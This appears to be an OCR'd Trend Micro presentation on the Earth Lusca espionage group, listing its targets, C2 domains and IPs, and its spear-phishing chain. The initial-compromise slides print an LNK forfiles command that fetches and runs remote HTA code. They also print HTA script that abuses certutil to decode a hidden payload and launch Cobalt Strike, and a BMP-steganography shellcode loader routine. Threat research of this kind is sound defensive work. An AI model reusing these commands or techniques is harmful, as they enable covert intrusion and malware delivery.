
Earth Lusca:

Revealing a Worldwide Cyberespionage Operation


Joseph Chen



Hidden threats proactively discovered and remediated by Trend Micro threat experts.
Created with real data by artist Brendan Dawes.
See more at www.TheArtofCybersecurity.com

Agenda

- Introduction
- Infrastructure
- Initial Compromise
- Post Exploitation
- Additional Findings
- Conclusion



Hidden threats proactively discovered and remediated by Trend Micro threat experts.
Created with real data by artist Brendan Dawes.
See more at www.TheArtofCybersecurity.com

Introduction


Introduction

- Earth Lusca
  - Activities found since 2019
  - China APT actor
  - Espionage and financial purposes
  - Alias: TAG-22, Fishmaster, Fishmonger
  - Overlap with Winnti Group or APT41

(Picture source: https://2e.aonprd.com/Monsters.aspx?ID=1010)

Introduction


- Targeted countries
  - Taiwan
  - Japan
  - Philippines
  - Vietnam
  - Nepal
  - China
  - Hong Kong
  - Mongolia
  - France
  - Germany
  - Australia
  - United Arab Emirates
  - Nigeria
  - United State




Created with mapchart.net

Introduction

- Targeted industries or sectors
  - News media
  - Education
  - Government
  - Pro-democracy/human rights orgs
  - Religious orgs
  - Information technology
  - Online gambling
  - Cryptocurrency
  - VPN service
  - Pharmaceutical manufacturing





Hidden threats proactively discovered and remediated by Trend Micro threat experts. **Created with real data by artist Brendan Dawes.** See more at www.TheArtofCybersecurity.com

Infrastructure

Infrastructure

- VPS cluster
  - Earliest found from April 2019
  - Mainly hosted on Vultr
  - 126 IP addresses (until October 2021)
  - 73 domains (include subdomain)
  - Most domains registered through NameCheap
  - A few domains adopted CloudFlare proxy
  - C&C
    - Cobalt Strike
    - ShadowPad, Winnti, FunnySwitch, Doraemon

Example of C2 domain format

```
4iiiessb.wikimedia.vip
5ncnt6z1.wikimedia.vip
1dfpi2d8kx.wikimedia.vip
y9imbfs418.symantecupd.com
v3hagesrj.symantecupd.com
c5t7dvucq.symantecupd.com
```

Infrastructure

- Compromised server cluster
  - Earliest found from May 2020
  - Compromised GlassFish servers
  - 57 IP addresses (until October 2021)
  - 12 domains
  - Most domains registered through Freenum (.tk, .ga, .ml)
  - Most domains adopted CloudFlare proxy
  - C&C
    - Cobalt Strike, NJRAT


Infrastructure

- Compromised server cluster
  - Example: lxfhome[.]xyz

Date	Domain	IP Address	Note
2021-03-02	lzfhome.xyz		Domain registered
2021-03-04	www.lzfhome.xyz	104.21.14.47	Cloudflare proxy
2021-03-04	www.lzfhome.xyz	172.67.157.190	Cloudflare proxy
2021-03-04	download.lzfhome.xyz	104.21.14.47	Cloudflare proxy
2021-03-04	download.lzfhome.xyz	172.67.157.190	Cloudflare proxy
2021-03-27	lzfhome.xyz	160.16.208.58	Compromised GlassFish server
2021-05-06	lzfhome.xyz	213.246.45.15	Compromised GlassFish server
2021-09-07	lzfhome.xyz	202.143.111.209	Compromised server
2021-10-20	lzfhome.xyz	104.21.71.224	Cloudflare proxy
2021-10-20	lzfhome.xyz	172.67.172.101	Cloudflare proxy

Infrastructure

- Proxy servers
  - Hide the real IP addresses
  - Most servers were located in Hong Kong
  - SoftEther VPN




Hidden threats proactively discovered and remediated by Trend Micro threat experts. **Created with real data by artist Brendan Dawes.** See more at www.TheArtofCybersecurity.com

Initial Compromise

Initial Compromise – Spear Phishing

- Spear phishing attack
  - Sending spear phishing emails to targets
  - Emails contained links to download malicious files
  - Files hosted on compromised servers or cloud storages




與劉曉波先生的談話 2009最後陳述.rar

與劉曉波先生的談話 2009最後陳... 1 個項目

名稱	上次修改時間	檔案大小
Liu Xiaobo's final statement in 2009.docx.lnk	2021年1月13日	53 KB


Initial Compromise – Spear Phishing

- Infection chain
  - EXE (executable) or LNK (shortcut) files distinguish as documents
  - Infection chains




Initial Compromise – Spear Phishing

- LNK file analysis
  - Run “%SYSTEM32%\forfiles.exe”
  - Argument
    - /m "{decoy document}.lnk" /c "cmd /c echo f|xcopy @file %temp%**uns.tmp**& for /r c:\windows\system32\ %i in (*sht*.exe) do %i {URL}"
  - The LNK file appended with Base64 encoded string




Size:	171 KB (175,368 bytes)
Size on disk:	172 KB (176,128 bytes)



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17  Decoded text
00000858  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........................
00000870  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........................
00000888  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........................
000008A0  00 10 00 00 00 05 00 00 A0 25 00 00 00 D5 00 00 00 1C 00 00 00 0B 00 00  ........ %...Õ..........
000008B8  A0 77 4E C1 1A E7 02 5D 4E B7 44 2E B1 AE 51 98 B7 D5 00 00 00 95 00 00   wNÁ.ç.]N·D.±®Q˜·Õ...•..
000008D0  00 09 00 00 A0 89 00 00 00 31 53 50 53 E2 8A 58 46 BC 4C 38 43 BB FC 13  .... ‰...1SPSâŠXF¼L8C»ü.
000008E8  93 26 98 6D CE 6D 00 00 00 04 00 00 00 00 1F 00 00 00 2D 00 00 00 53 00  “&˜mÎm............-...S.
00000900  2D 00 31 00 2D 00 35 00 2D 00 32 00 31 00 2D 00 33 00 38 00 34 00 36 00  -.1.-.5.-.2.1.-.3.8.4.6.
00000918  32 00 39 00 37 00 37 00 39 00 31 00 2D 00 35 00 38 00 36 00 31 00 34 00  2.9.7.7.9.1.-.5.8.6.1.4.
00000930  30 00 37 00 31 00 39 00 2D 00 32 00 36 00 34 00 35 00 33 00 38 00 33 00  0.7.1.9.-.2.6.4.5.3.8.3.
00000948  39 00 37 00 2D 00 31 00 30 00 30 00 30 00 00 00 00 00 00 00 00 00 00 00  9.7.-.1.0.0.0...........
00000960  00 00 00 00 00 00 0D 0A 54 56 4E 44 52 67 41 41 41 41 43 34 2B 67 45 41  ........TVNDRgAAAAC4+gEA
00000978  41 41 41 41 41 43 77 41 41 41 41 41 41 41 41 41 41 77 45 42 41 41 49 41  AAAAACwAAAAAAAAAAwEBAAIA
00000990  41 41 43 36 46 51 41 41 6A 67 41 41 41 41 55 41 41 51 41 4A 46 67 49 41  AAC6FQAAjgAAAAUAAQAJFgIA
```

Initial Compromise - Spear Phishing

- HTA file analysis
  - Copy “certutil.exe” to “%APPDATA%\chrome.exe”
  - Extract Base64 encoded string from LNK file
  - Decode Base64 string with chrome.exe
  - Extract Cabinet file
  - Open decoy document and run Cobalt Strike executable
  - Delete files



```
Set Process = Service.Get("Win32_Process")
Error = Process.Create("cmd.exe /c for /r c:\windows\system32\ %i in (*ertu*.exe) do copy %i %appdata%\chrome.exe /y&
                        findstr /b TVNDRgAAAAC %temp%\uns.tmp > %Appdata%\unsa.tmp&%
                        Appdata%\chrome.exe -decode %Appdata%\unsa.tmp %Appdata%\unsb.tmp &
                        expand -F:* %Appdata%\unsb.tmp %Appdata%\&""%appdata%\{decoy document}.pdf""&start %appdata%\cs-speeds.exe&
                        del %appdata%\chrome.exe %appdata%\*.tmp %temp%\uns.tmp %temp%\180.exe", null, test, intProcessID)
window.close()
```


Initial Compromise – Spear Phishing

- Fishmaster loader analysis
  - "cs-speed.exe" with PDB string
    - c:\users\white\source\repos\loadbmp\x64\release\loadbmp.pdb
  - Similar loaders with PDB string
    - C:\Users\test\Desktop\fishmaster\x64\Release\fishmaster.pdb
  - Download a BMP picture into memory
  - Load shellcode from BMP file
    - Read DWORD from address 0x0A (bfOffBits)
    - Add displacement value (3) to bfOffBits
    - Add interval value (4)
    - Subtract 1 from each byte

Initial Compromise – Spear Phishing


- Steganography analysis

Decoding routine



```
while ( !dwNumberOfBytesRead );
v8 = &v7[*(unsigned int *)(v7 + 10) + 3];
memset(Src, 0, 0x76Cui64);
for ( i = 0i64; i < 1900; i += 5i64 )
{
  if ( (unsigned __int8)(*v8 - 1) > 0xFDu )
    break;
  Src[i] = *v8;
  v10 = v8[4];
  if ( (unsigned __int8)(v10 - 1) > 0xFDu )
    break;
  Src[i + 1] = v10;
  v11 = v8[8];
  if ( (unsigned __int8)(v11 - 1) > 0xFDu )
    break;
  Src[i + 2] = v11;
  v12 = v8[12];
  if ( (unsigned __int8)(v12 - 1) > 0xFDu )
    break;
  Src[i + 3] = v12;
  v13 = v8[16];
  if ( (unsigned __int8)(v13 - 1) > 0xFDu )
    break;
  Src[i + 4] = v13;
  v8 += 20;
}
v14 = -1i64;
```


BMP data



```
00000000: 42 4D AA 37 0C 00 00 00¦00 00 36 00 00 00 28 00  ¦ BM¬7♀      6   (
00000010: 00 00 89 02 00 00 9B 01¦00 00 01 00 18 00 00 00  ¦   ë☻  ¢☺  ☺ ↑
00000020: 00 00 74 37 0C 00 13 0B¦00 00 13 0B 00 00 00 00  ¦   t7♀ ‼♂  ‼♂
00000030: 00 00 00 00 00 00 37 45¦1C 67 40 1A 47 64 31 6B  ¦       7E∟g@→Gd1k
00000040: 79 35 88 96 74 39 6F 4F¦6B 39 5B 81 90 34 95 A4  ¦ y5êût9oOk9[üÉ4òñ
00000050: 84 66 76 54 79 35 66 7A¦90 67 3D 52 25 31 39 09  ¦ äfvTy5fzÉg=R%19○
00000060: 35 66 18 21 38 39 26 3B¦0A 64 25 00 2A 39 0F 2C  ¦ 5f↑!89&;◙d% *9☼,
00000070: 40 31 28 3C 0D 31 3F 10¦20 31 05 39 4D 31 4A 5E  ¦ @1(<♪1?► 1♣9M1J^
00000080: 2F 31 61 32 45 31 2A 2C¦40 35 22 36 07 32 4A 1B  ¦ /1a2E1*,@5"6•2J←
00000090: 35 36 1A 16 2B 32 26 3E¦08 35 3E 06 2B 32 0D 27  ¦ 56→▬+2&>◘5>♠+2♪'
000000A0: 3F 36 2F 46 12 31 46 15¦23 36 08 2D 41 33 38 4C  ¦ ?6/F↕1F§#6◘-A38L
```

Initial Compromise – Spear Phishing

